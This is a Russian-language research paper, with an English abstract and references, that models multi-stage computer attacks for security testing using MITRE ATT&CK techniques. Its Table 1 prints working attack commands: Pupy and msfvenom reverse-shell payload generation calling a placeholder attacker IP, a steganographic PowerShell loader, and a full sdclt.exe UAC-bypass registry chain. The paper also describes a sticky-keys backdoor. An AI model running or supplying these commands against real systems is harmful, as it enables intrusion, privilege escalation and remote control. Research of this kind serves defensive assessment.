МОДЕЛЬ ПРОЦЕССА ПРОВЕДЕНИЯ КОМПЬЮТЕРНЫХ АТАК С ИСПОЛЬЗОВАНИЕМ СПЕЦИАЛЬНЫХ ИНФОРМАЦИОННЫХ ВОЗДЕЙСТВИЙ

Кондаков С.Е.[1], Рудь И.С.[2]

Цель работы: *разработка модели процесса проведения компьютерной атаки.*

Метод исследования: *теория сложных систем, компаративный анализ в рамках системного анализа и синтеза.*

Результат: *показано, что применение предложенной модели процесса проведения компьютерных атак позволяет полностью описать процесс, учитывая присущие ему особенности и характеристики. Использование в модели сведений из базы данных MITRE ATTACK компании Mitre, которая содержит описание тактик, приемов и методов, используемых киберпреступниками, позволяет снизить уровень абстракции и описать конкретные сценарии проведения сложных целевых компьютерных атак с максимальным приближением к практике. Разработанную модель предполагается использовать для формирования сценариев компьютерных атак при оценке защищенности информационных систем.*

Ключевые слова: *оценка защищенности информации, информационная система, тестирование, сценарий компьютерной атаки, маппинг.*

DOI:10.21681/2311-3456-2021-5-12-20

Актуальность

Основным назначением государственной системы обнаружения, предупреждения и ликвидации последствий компьютерных атак на информационные ресурсы Российской Федерации (ГосСОПКА) является обеспечение защищенности информационных ресурсов Российской Федерации от компьютерных атак[3]. Одной из функций, возложенных на ГосСОПКА, является анализ защищенности информационных систем (ИС) на всех этапах их создания и эксплуатации [1, 2]. Наиболее эффективным способом анализа защищенности ИС является ее экспериментальная проверка путем тестирования специальными информационными воздействиями, аналогичными тем, которые будут применяться потенциальным нарушителем по сценариям (моделям) проведении реальных информационных операций [3-8]. Таким образом, для проведения экспериментальной проверки требуется разработать модель проведения компьютерных атак, позволяющую с наибольшей точностью описать процесс осуществления современных компьютерных атак.

Под компьютерной атакой понимается непрерывный процесс несанкционированной активности в инфраструктуре атакуемой ИС, удаленно управляемый в реальном времени вручную [9]. Современные компьютерные атаки характеризуются технической сложностью, продолжительностью по времени (от месяца до нескольких лет) и многоэтапностью проведения [10, 11].

Анализ моделей процессов проведения компьютерных атак на ИС [12-22] показывает, что для решения научной задачи по разработке методики комплексного анализа защищенности ИС от современных компьютерных атак с учетом применяемых ими тактик и техник данные модели не подходят по следующим причинам:

- высокий уровень абстракции моделей;
- время проведения компьютерной атаки (ее этапов) является основной рассматриваемой характеристикой в данных моделях. При этом современные компьютерные атаки отличаются большой продолжительностью проведения, в связи с чем время не является их основной характеристикой;
- модели ограничиваются одним из этапов компьютерной атаки (например, подбор пароля или перехват сетевого трафика) и не описывают атаку в целом.

Таким образом, разработка модели процесса проведения компьютерных атак для использования при анализе защищенности информационных систем является актуальной научной задачей исследования.

Описание примера сценария проведения компьютерной атаки

Рассмотрим описание примера сценария компьютерной атаки – кибероперации (табл. 1), который использовался компанией MITRE при тестировании средств защиты информации в 2019 году [22] и моде-

1 Кондаков Сергей Евгеньевич, кандидат технических наук, сотрудник Восьмого управления ГШ ВС РФ, г. Москва, Россия. E-mail: sergeikondakov@list.ru

2 Рудь Илья Сергеевич, сотрудник Восьмого управления ГШ ВС РФ, г. Москва, Россия. E-mail: rud@mil.ru

3 Указ Президента РФ от 12.12.2014 N К 1274 (ред. от 12.12.2014) «О Концепции государственной системы обнаружения, предупреждения и ликвидации последствий компьютерных атак на информационные ресурсы Российской Федерации».

лировал поведение кибергруппировки. В качестве примера возьмем произвольную кибергрупперовку на основе таксономии MITRE ATT&CK. Выбор был определен отсутствием российского аналога атрибуции кибергрупперовок, в частности отсутствия соответствующего «мапинга» относительно методики угроз, разрабатываемой ФСТЭК России.

На примере вышеописанного сценария компьютерной атаки проведем формализацию данного процесса.

Предположим, что файл ВПО установлен на СВТ одним из способов: путем электронного сообщения, при помощи съемного машинного носителя информации или путем эксплуатации уязвимости реализации сетевого протокола.

Далее разберем сценарий атаки по шагам. В скобках указаны номера техник в соответствии с MITRE ATT&CK[4].

Шаг 1 – запуск ВПО на СВТ (первоначальная компрометация)

На СВТ легитимный пользователь запускает файл вредоносного программного обеспечения (ВПО) (T1204.002), фактически являющейся исполняемым, но с виду замаскированным под офисный документ формата «doc» (T1036.002) (далее – файл ВПО).

После запуска файла создается шифрованное соединение (алгоритм RC4) с центром управления командного сервера (T1573.001) по специальному сетевому порту (T1065).

Установив соединение, нарушитель запускает параллельно на СВТ интерпретаторы командной строки «cmd.exe» (T1059.003) и «powershell.exe» (T1059.001).

Шаг 2 – обеспечение канала связи с командным сервером, повышение привилегий и расширение функционала ВПО

Используя существующее соединение, нарушитель посредством интерпретаторов командной строки осуществляет загрузку на СВТ файла ВПО с расширенным функционалом (T1105) с последующим его запуском.

Новый файл ВПО представляет собой файл изображения формата «JPG» со скрытым с помощью стеганографии сценарием PowerShell (1027.003).

После запуска нового файла ВПО повышаются привилегии с помощью обхода управления учетными записями пользователей (T1546.015, T1548.002) и создается новое шифрованное соединение с командным сервером (T1573.001) по протоколу HTTPS (T1071.001). Таким образом, у нарушителя появляется привилегированный (с правами администратора) доступ к СВТ.

Далее для сокрытия следов нарушитель удаляет артефакты повышения привилегий из реестра (T1112).

Шаг 3 – получение сведений о СВТ и его окружении, а также скрытие следов первичной компрометации

Используя созданное на втором шаге соединение с привилегированным доступом, нарушитель посредством интерпретатора «powershell.exe» (T1059.001) загружает на СВТ дополнительное ПО. С целью сокрытия дополнительное ПО на СВТ доставляется в зашифрованном виде, после чего распаковывается (T1140).

Для усложнения определения сценария первичного проникновения нарушитель определяет идентификаторы процессов, запущенных на первом шаге атаки (T1057), после чего осуществляет их принудительное завершение и удаление, связанных с ними файлов (T1107).

Далее нарушитель запускает сценарий PowerShell, который выполняет широкий спектр команд для получения сведений о СВТ и его окружении (T1083, T1033, T1082, T1016, T1057, T1063, T1069), некоторые из которых выполняются путем доступа к Windows API (T1106).

Шаг 4 – закрепление на СВТ

Для сохранения доступа к СВТ нарушитель использует два способа, обеспечивающих запуск файла ВПО при перезагрузке: создает новую службу (T1050) и добавляет файл ВПО в папку автозагрузки (T1060).

Шаг 5 – получение учетных данных

Нарушитель при помощи специального приложения извлекает зашифрованные учетные данные из веббраузера Google Chrome (T1555.003). При этом данное приложение для маскирования предварительно переименовано под легитимную утилиту (T1036.003).

Затем нарушитель осуществляет экспорт из операционной системы криптографических сертификатов пользователей, включая закрытые (T1145), а также извлечение из операционной системы хэшей паролей (T1003).

Шаг 6 – сбор данных и несанкционированная передача данных (кража данных) с первично скомпрометированного СВТ

Нарушитель осуществляет сбор данных с СВТ: снимки экрана (T1113), данные из буфера обмена (T1115), фиксирует нажатие клавиш (T1056).

Затем нарушитель осуществляет поиск офисных и мультимедийных файлов (T1083, T1119), после чего производит копирование найденных файлов и собранной информации в отдельный каталог (T1005), содержимое которого сжимается (T1002), зашифровывается (T1022) и пересылается на командный сервер нарушителя (T1048).

Шаг 7 – переход на другие СВТ (обнаружение других СВТ и их компрометация)

В целях определения списка других СВТ информационной системы, нарушитель используя стандартные запросы LDAP, определяет перечень СВТ (T1018).

На обнаруженных СВТ нарушитель определяет идентификаторы сеансов пользователей с помощью сервиса удаленного управления Windows (WinRM) (T1021.006).

Далее на обнаруженные СВТ нарушитель копирует файл ВПО для скрытности упакованный UPX (T1027.002) и запускает его с помощью утилиты PSExec (T1021.002, T1569.002) с использованием учетных данных, полученных на 5 шаге (T1078).

Шаг 8 – сбор данных и несанкционированная передача данных (кража данных) с других СВТ, а также скрытие следов первичной компрометации

Выполнив соединение с другими СВТ информационной системы нарушитель (T1105) устанавливает на СВТ дополнительное ПО, осуществляет

4 https://attack.mitre.org/

его запуск с помощью интерпретатора PowerShell (T1059.001).

Затем нарушитель осуществляет поиск офисных и мультимедийных файлов (T1083, T1119), после чего производит копирование найденных файлов и собранной информации в отдельный каталог (T1005), содержимое которого сжимается (T1002), зашифровывается (T1022) и пересылается на командный сервер через существующий канал, созданный на 2 шаге (T1041).

Для усложнения определения сценария компрометации СВТ нарушитель удаляет файлы, созданные им в процессе доступа и кражи данных (T1107).

Таким образом, приведенный сценарий дает представление о процессе проведения нарушителем современной компьютерной атаки на информационную систему.

Модель процесса проведения компьютерных атак

Абстрактно компьютерную атаку можно представить в следующем виде: требуется успешно осуществить *k*-ые действия на *h*-ом(ых) средстве(ах) вычислительной техники ИС.

Общий алгоритм компьютерной атаки представлен на рис.1.

Стоит отметить, что в зависимости от цели в одном случае нарушителю будет достаточно осуществить целевые действия на одном СВТ, в другом случае – на нескольких СВТ.

Процесс «получение доступа к СВТ» в общем виде представлен на рис.2. В скобках приведены номера тактик в соответствии с MITRE ATTACK.

Фактически все цели компьютерной атаки можно объединить в две группы: кража данных и нарушение функционирования ИС. Исходя из этого, процесс «выполнение целевых действий на СВТ» также целесообразно разделить на две группы (см. рис.3).

Множество техник, которыми обладает нарушитель, и множество способов реализации каждой из техник предлагается использовать из MITRE ATTACK. Пример техник, используемых кибергруппировкой APT3, и способы их реализации представлены в таблице 2.

Последовательность выполнения техник зависит от наличия необходимых условий на СВТ (например, наличие определенной версии ПО), а также от данных («знаний»), полученных после выполнения предыдущих техник (например, обнаружив учетные записи пользователей нарушитель может применить технику «подбор пароля» (T1110.001) или обнаружив на СВТ файлов определенных расширений – выполнить технику «автоматическая эксфильтрация» (T1020.001)).

Предполагается, что после получения доступа к СВТ нарушитель выполнит последовательно несколько техник из тактики «получение сведений о СВТ и его окружении» (TA0007). Порядок выполнения данных техник является случайным, так как данные техники направлены только на сбор информации о СВТ. Решение о том, какие техники будут использоваться далее, зависит прежде всего от того, какие ОС, ПО, СрЗИ и данные (файлы) на СВТ обнаружил нарушитель.

При этом стоит отметить, что одной из основных задач нарушителей является максимально долго оставаться незамеченными при проведении компьютерной атаки, отсюда следует, что приоритет использования будет отдаваться техникам, удовлетворяющим следующим требованиям:

- наиболее легко реализуемые, т.е. те, для которых имеются условия для выполнения, при этом отсутствуют способы противодействия в принципе или с учетом существующей в ИС СЗИ;
- наиболее трудно обнаруживаемые применяемыми СЗИ, т.е. те, для которых отсутствуют способы обнаружения или реализация таких способов труднодостижимая.

Последовательность переходов на СВТ будет зависеть от наличия у нарушителя возможности такого перехода (наличие сетевой доступности до СВТ, возможность использования удаленных сервисов, наличие учетных записей и т.д.), а также от имеющейся информации от предназначении СВТ.

Таблица 1

Примеры техник и способы их реализации, используемых кибергруппировкой в ходе компьютерной атаки

Шаг	Техника	Способ реализации техники
1	T1204.002 «Нарушитель провоцирует пользователя запустить файл ВПО»	Использование методов социальной инженерии и маскировки файла ВПО под офисный документ
	T1036.002 «Маскировка файла ВПО под легитимный»	Использование специального символа (U+202E) в названии файла для изменения направления отображения названия (действительное наименование исполняемого файла «cod.3aka3.scr», отображается у пользователя как офисный документ «rcs.3aka3.doc»)
	T1573.001 «Шифрование канала связи с командным сервером с использованием симметричных криптоалгоритмов»	Техники реализовываются в файле ВПО cod.3aka3.scr. Пример создания файла ВПО с помощью программного обеспечения (фреймворка): gen -o cod.3aka3.scr -f client -O windows -A x64 connect -t ec4 --host <attacker IP>:1234
	T1065 «Использование для установления канала связи с командным сервером нестандартный сетевой порт»	

УДК 004.491

Шаг	Техника	Способ реализации техники
1	T1059.003 «Запуск команд с использованием интерпретатора командной строки Windows»	Запуск интерпретатора командной строки через установленное соединение с помощью программного обеспечения (фреймворка) «Pupy»: [pupy] > shell
	T1059.001 «Запуск команд с использованием интерпретатора PowerShell»	Запуск интерпретатора PowerShell через установленное соединение с помощью программного обеспечения (фреймворка): [pupy (CMD)] > powershell
2	T1105 «Перенос инструментов атаки с командного сервера на атакованное СВТ»	Выполнение команд в программном обеспечении (фреймворка): [pupy] > upload «/tmp/monkey.png» «C:\Users\<username>\Downloads\monkey.png» [pupy] > shell [pupy CMD] > powershell
	T1027.003 «Использование методов стеганографии для уменьшения вероятности обнаружения»	Пример создания файла ВПО с использованием метода стеганографии с помощью программного обеспечения «Metasploit» [14]: msfvenom -p windows/x64/meterpreter/reverse_https LHOST=<attacker IP> LPORT=443 –format psh -o meterpreter.ps1 Import-Module .\Invoke-PSImage.ps1 Invoke-PSImage -Script .\meterpreter.ps1 -Out .\monkey.png -Image .\monkey.jpg
	T1546.015 «Атака на системный механизм операционной системы COM»	Данный функционал реализуется с использованием полезной нагрузки (payload) «reverse_https», входящей в состав программного обеспечения «Metasploit» [8, 23].
	T1548.002 «Обход механизма UAC»	[pupy (PowerShell)] > New-Item -Path HKCU:\Software\Classes -Name Folder -Force; New-Item -Path HKCU:\Software\Classes\Folder -Name shell -Force; New-Item -Path HKCU:\Software\Classes\Folder\shell -Name open -Force; New-Item -Path HKCU:\Software\Classes\Folder\shell\open -Name command -Force; Set-ItemProperty -Path «HKCU:\Software\Classes\Folder\shell\open\command» -Name «(Default)» powershell.exe -noni -noexit -ep bypass -window hidden -c «sal a New-Object;Add-Type -AssemblyName ‘System.Drawing’; $g=a System.Drawing.Bitmap(‘C:\Users\username\Downloads\monkey.png’);$o=a Byte[] 4480;for($i=0; $i -le 6; $i++){foreach($x in(0..639)){$p=$g.GetPixel($x,$i);$o[$i*640+$x]=([math]::Floor(($p.B-band15)*16)-bor($p.G-band15))}};$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[0..3932]))» [pupy (PowerShell)] > Set-ItemProperty -Path «HKCU:\Software\Classes\Folder\shell\open\command» -Name «DelegateExecute» –Force [pupy (PowerShell)] > exit [pupy (CMD)] > %windir%\system32\sdclt.exe [pupy CMD] > powershell
	T1112 «Изменение реестра»	[pupy (PowerShell)] > Remove-Item -Path HKCU:\Software\Classes\Folder* -Recurse -Force [pupy (PowerShell)] > exit [pupy (CMD)] > exit



Рис.1. Общий алгоритм компьютерной атаки



Рис. 2. Общий вид процесса «получение доступа к СВТ»

УДК 004.491

Рис.3. Общий вид процесса «выполнение целевых действий на СВТ»

Таким образом, модель процесса проведения компьютерной атаки $M_{\text{КА}}$ может быть представлена в следующем виде (1):

$$M_{\text{КА}} = \begin{Bmatrix} K_{\text{НАР}} \xrightarrow{P_{\text{ДОС}}} H_{\text{СВТ}} \\ H_{СВТ} \xrightarrow{S_{\text{ВЫБ}}} H_{\text{ЦЕЛ}} \\ \square_{\text{НАР}} \xrightarrow{P_{\text{ЦЕЛ}}} H_{\text{ЦЕЛ}} \end{Bmatrix}, \quad (1)$$

где:

$K_{\text{НАР}}$ – нарушитель (или группа лиц), обладающий(щая) множеством техник и способов их реализации, направленных на непосредственное достижение цели компьютерной атаки;

$H_{\text{СВТ}}$ – множество СВТ ИС, подвергаемым атакам. $H_{\text{СВТ}} = \{ H^1_{СВТ}, H^2_{СВТ}, \ldots, H^n_{СВТ} \}$, где *n* - конечное количество СВТ ИС выбранных для осуществления компьютерной атаки;

$P_{\text{ДОС}}$ – процесс «получение доступа к СВТ»;

$H_{\text{ЦЕЛ}}$ – СВТ, являющееся целью атаки;

$S_{\text{ВЫБ}}$ – процесс «выбора цели - конкретной СВТ (или группы СВТ) для компьютерной атаки»;

$P_{\text{ЦЕЛ}}$ – процесс «выполнение целевых действий на СВТ».

Процессы $P_{\text{ДОС}}$ и $P_{\text{ЦЕЛ}}$ могут быть представлены в виде математических кортежей (2,3):

$$P_{\text{ДОС}} = \langle T_{\text{ДОС}}, E_{\text{РЕА}}, O_T, O_{\text{П}} \rangle, \quad (2)$$

где: $T_{\text{ДОС}}$ – множество техник, которыми обладает нарушитель и которые направлены на получение доступа к СВТ;

$E^{\text{Д}}_{\text{РЕА}}$ – множество способов реализации каждой из техник;

$O^{\text{Д}}_{\text{Т}}$ – последовательность выполнения техник;

$O_{\text{П}}$ – последовательность перехода на СВТ.

$$P_{\text{ЦЕЛ}} = \langle T_{\text{ЦЕЛ}}, E_{\text{РЕА}}, O_T \rangle, \quad (3)$$

где: $T_{\text{ЦЕЛ}}$ – множество техник, которыми обладает нарушитель и которые направлены на непосредственное достижение цели компьютерной атаки;

$E^{\text{Ц}}_{\text{РЕА}}$ – множество способов реализации каждой из техник;

$O^{\text{Ц}}_{\text{Т}}$ – последовательность выполнения техник.

Таблица 2

Техники, используемые кибергруппировкой APT3[5]

Тактика	Техника	Способ реализации техники
Запуск ВПО (TA0002)	Использование интерпретатора командной строки cmd.exe (T1059.003)	Запуск команд через командную строку cmd.exe
Закрепление на СВТ (TA0003)	Создание локальной учетной записи (T1139.001)	Создание учетной записи «support_388945a0»
Закрепление на СВТ (TA0003)	Использование набора стандартных утилит «Специальные возможности» (T1546.008)	Замена исполняемого файла утилиты, отвечающей за залипание клавиш (C:\Windows\System32\sethc.exe) на исполняемый файл интерпретатора командной строки cmd.exe

5 https://attack.mitre.org/groups/G0022/

Процесс $S_{\text{ВЫБ}}$ является дискретным, по результатам которого осуществляется выбор «цели», поэтому если все действия процесса $P_{\text{ДОС}}$ выполнены, то данная СВТ или их группа может (могут) выступать в роли $H_{\text{ЦЕЛ}}$.

Выводы

Предложенная в статье модель процесса проведения компьютерной атаки отличается от известных тем, что позволяет описать не только отдельные этапы, но и весь процесс проведения компьютерных атак, учитывая присущие ему особенности и характеристики. Использование в модели сведений из базы MITRE ATTACK позволяет снизить уровень абстракции и описать конкретные сценарии проведения сложных целевых компьютерных атак с максимальным приближение к реальности.

Данную модель предполагается использовать при экспериментальной оценке защищенности ИС путем тестирования специальными информационными воздействиями.

Литература

1. Марков А.С. Технические решения по реализации подсистем ГосСОПКА. В книге: Управление информационной безопасностью в современном обществе. Сборник научных трудов V Международной научно-практической конференции. 2017. С. 85-96.
2. Петренко А.С., Петренко С.А. Проектирование корпоративного сегмента СОПКА.Защита информации. Инсайд. 2016. N 6 (72). С. 28-30.
3. Бегаев А.Н., Бегаев С.Н., Федотов В.А. Тестирование на проникновение. СПб.: Университет ИТМО, 2018. – 45 с.
4. Бирюков Д.Н., Ломако А.Г., Петренко С.А. Порождение сценариев предупреждения компьютерных атак.Защита информации. Инсайд. 2017. N 4 (76). С. 70-79.
5. Дорофеев А.В., Лемберская Е.Х., Рауткин Ю.В. Анализ защищенности: нормативная база, методологии и инструменты.Защита информации. Инсайд. 2018. N 4 (82). С. 63-69.
6. Жуков И.Ю., Михайлов Д.М., Шеремет И.А. Защита автоматизированных систем от информационно-технологических воздействий. М.: МИФИ, 2014. – 176 с.
7. Макаренко С.И. Критерии и показатели оценки качества тестирования на проникновение.Вопросы кибербезопасности. 2021. N 3 (43). С. 43-57.
8. Dorofeev A. V., Rautkin Y. V. Applied Aspects of Security Testing. In CEUR Workshop Proceedings, 2017, Vol-2081 (Selected Papers of the VIII All- Russian Scientific and Technical Conference on Secure Information Technologies, BIT 2017), pp. 49-53.
9. Макаренко С.И. Аудит безопасности критической инфраструктуры специальными информационными воздействиями. Монография. – СПб.: Наукоемкие технологии, 2018. – 122 с.
10. Марков А.С. Летописи кибервойн и величайшего в истории перераспределения богатства.Вопросы кибербезопасности. 2016. N 1 (14). С. 68-74.
11. Марков А.С., Фадин А.А. Организационно-технические проблемы защиты от целевых вредоносных программ типа Stuxnet.Вопросы кибербезопасности. 2013. N 1 (1). С. 28-36.
12. Басан Е.С., Басан А.С., Макаревич О.Б., Бабенко Л.К. Исследование влияния активных сетевых атак на группу мобильных роботов.Вопросы кибербезопасности. 2019. N 1 (29). С. 35-44.
13. Бойко А.А. Боевая эффективность кибератак: аналитическое моделирование современного боя.Системы управления, связи и безопасности. 2020. N 4. С. 101-133.
14. Васильев В.И., Кириллова А.Д., Вульфин А.М. Когнитивное моделирование вектора кибератак на основе меташаблонов CAPEC. Вопросы кибербезопасности. 2021. N 2 (42). С. 2-16.
15. Дергунов И.Ю., Зима В.М., Глыбовский П.А., Мажников П.В. Модель процесса интеллектуального тестирования АС на проникновение с учетом временных параметров.Защита информации. Инсайд. 2020. N 5 (95). С. 64-67.
16. Добрышин М.М., Закалкин П.В. Модель компьютерной атаки типа «phishing» на локальную компьютерную сеть.Вопросы кибербезопасности. 2021. N 2 (42). С. 17-25.
17. Дроботун Е.Б. Теоретические основы построения систем защиты от компьютерных атак для автоматизированных систем управления. Монография. – СПб.: Наукоемкие технологии, 2017. – 120 с., ил. ISBN 978-5-9909412-2-9.
18. Климов С.М. Имитационные модели испытаний критически важных информационных объектов в условиях компьютерных атак.. Известия ЮФУ. Технические науки. 2016. N 8(181) С. 27-36. DOI 10.18522/2311-3103-2016-8-2736.
19. Котенко Д.И., Котенко И.В., Саенко И.Б. Методы и средства моделирования атак в больших компьютерных сетях: состояние проблемы, Тр. СПИИРАН, 22 (2012), 5–30.
20. Коцыняк М.А., Лаута О.С., Иванов Д.А. Математическая модель таргетированной компьютерной атаки.Наукоемкие технологии в космических исследованиях Земли. 2019. Т. 11. N 2. С. 73–81. DOI: 10.24411/2409-5419-2018-10261.
21. Лаута О.С., Коцыняк М.А., Иванов Д.А., Гудков М.А. Моделирование компьютерных атак на основе метода преобразования стохастических сетей.В сборнике: Радиолокация, навигация, связь. Сборник трудов XXIV Международной научно-технической конференции. В 5-и томах. 2018. С. 137-146.
22. Чечулин А.А. Построение и анализ деревьев атак на компьютерные сети с учетом требования оперативности. Диссертация. - Санкт-Петербург, 2013. - 152 с. : ил. Методы и системы защиты информации, информационная безопасность. Хранение: 61 14-5/933.
23. Dorofeev A.V., Markov A.S., Rautkin Y.V. Ethical Hacking Training.CEUR Workshop Proceedings. - Vol. 2522. P. 47-56.

УДК 004.491

MODEL OF THE PROCESS OF CONDUCTING COMPUTER ATTACKS USING SPECIAL INFORMATION INFLUENCES

Kondakov S.E.[6], Rud I.S.[7]

Purpose of work: *development of a model of the process of conducting a computer attack.*

Research method: *theory of complex systems, comparative analysis within the framework of system analysis and synthesis.*

Result: *it is shown that the application of the proposed model of the process of conducting computer attacks allows you to fully describe the process, taking into account its inherent features and characteristics. The use in the model of information from the MITRE ATTACK database of Mitre, which contains a description of the tactics, techniques and methods used by cybercriminals, allows you to reduce the level of abstraction and describe specific scenarios for conducting complex targeted computer attacks with the maximum approximation to practice. The developed model is supposed to be used to form scenarios of computer attacks when assessing the security of information systems.*

Keywords: *information security price, information system, testing, computer attack scenario, mapping.*

References

1. Markov A.S. Tekhnicheskie resheniya po realizacii podsistem GosSOPKA. V knige: Upravlenie informacionnoj bezopasnost'yu v sovremennom obshchestve. Sbornik nauchnyh trudov V Mezhdunarodnoj nauchno-prakticheskoj konferencii. 2017. S. 85-96.
2. Petrenko A.S., Petrenko S.A. Proektirovanie korporativnogo segmenta SOPKA.Zashchita informacii. Insajd. 2016. N 6 (72). S. 28-30.
3. Begaev A.N., Begaev S.N., Fedotov V.A. Testirovanie na proniknovenie. SPb.: Universitet ITMO, 2018. – 45 s.
4. Biryukov D.N., Lomako A.G., Petrenko S.A. Porozhdenie scenariev preduprezhdeniya komp'yuternyh atak.Zashchita informacii. Insajd. 2017. N 4 (76). S. 70-79.
5. Dorofeev A.V., Lemberskaya E.H., Rautkin YU.V. Analiz zashchishchennosti: normativnaya baza, metodologii i instrumenty.Zashchita informacii. Insajd. 2018. N 4 (82). S. 63-69.
6. ZHukov I.YU., Mihajlov D.M., SHeremet I.A. Zashchita avtomatizirovannyh sistem ot informacionno-tekhnologicheskih vozdejstvij. M.: MIFI, 2014. – 176 c.
7. Makarenko S.I. Kriterii i pokazateli ocenki kachestva testirovaniya na proniknovenie.Voprosy kiberbezopasnosti. 2021. N 3 (43). S. 43-57.
8. Dorofeev A. V., Rautkin Y. V. Applied Aspects of Security Testing. In CEUR Workshop Proceedings, 2017, Vol-2081 (Selected Papers of the VIII All- Russian Scientific and Technical Conference on Secure Information Technologies, BIT 2017), pp. 49-53.
9. Makarenko S.I. Audit bezopasnosti kriticheskoj infrastruktury special'nymi informacionnymi vozdejstviyami. Monografiya. – SPb.: Naukoemkie tekhnologii, 2018. – 122 s.
10. Markov A.S. Letopisi kibervojn i velichajshego v istorii pereraspredeleniya bogatstva.Voprosy kiberbezopasnosti. 2016. N 1 (14). S. 68-74.
11. Markov A.S., Fadin A.A. Organizacionno-tekhnicheskie problemy zashchity ot celevyh vredonosnyh programm tipa Stuxnet.Voprosy kiberbezopasnosti. 2013. N 1 (1). S. 28-36.
12. Basan E.S., Basan A.S., Makarevich O.B., Babenko L.K. Issledovanie vliyaniya aktivnyh setevyh atak na gruppu mobil'nyh robotov. Voprosy kiberbezopasnosti. 2019. N 1 (29). S. 35-44.
13. Bojko A.A. Boevaya effektivnost' kiberatak: analiticheskoe modelirovanie sovremennogo boya.Sistemy upravleniya, svyazi i bezopasnosti. 2020. N 4. S. 101-133.
14. Vasil'ev V.I., Kirillova A.D., Vul'fin A.M. Kognitivnoe modelirovanie vektora kiberatak na osnove metashablonov CAPEC.Voprosy kiberbezopasnosti. 2021. N 2 (42). S. 2-16.
15. Dergunov I.YU., Zima V.M., Glybovskij P.A., Mazhnikov P.V. Model' processa intellektual'nogo testirovaniya AS na proniknovenie s uchetom vremennyh parametrov.Zashchita informacii. Insajd. 2020. N 5 (95). S. 64-67.
16. Dobryshin M.M., Zakalkin P.V. Model' komp'yuternoj ataki tipa "phishing" na lokal'nuyu komp'yuternuyu set'.Voprosy kiberbezopasnosti. 2021. N 2 (42). S. 17-25.
17. Drobotun E.B. Teoreticheskie osnovy postroeniya sistem zashchity ot komp'yuternyh atak dlya avtomatizirovannyh sistem upravleniya. Monografiya. – SPb.: Naukoemkie tekhnologii, 2017. – 120 s., il. ISBN 978-5-9909412-2-9.
18. Klimov S.M. Imitacionnye modeli ispytanij kriticheski vazhnyh informacionnyh ob"ektov v usloviyah komp'yuternyh atak..Izvestiya YUFU. Tekhnicheskie nauki. 2016. N 8(181) S. 27-36. DOI 10.18522/2311-3103-2016-8-2736.

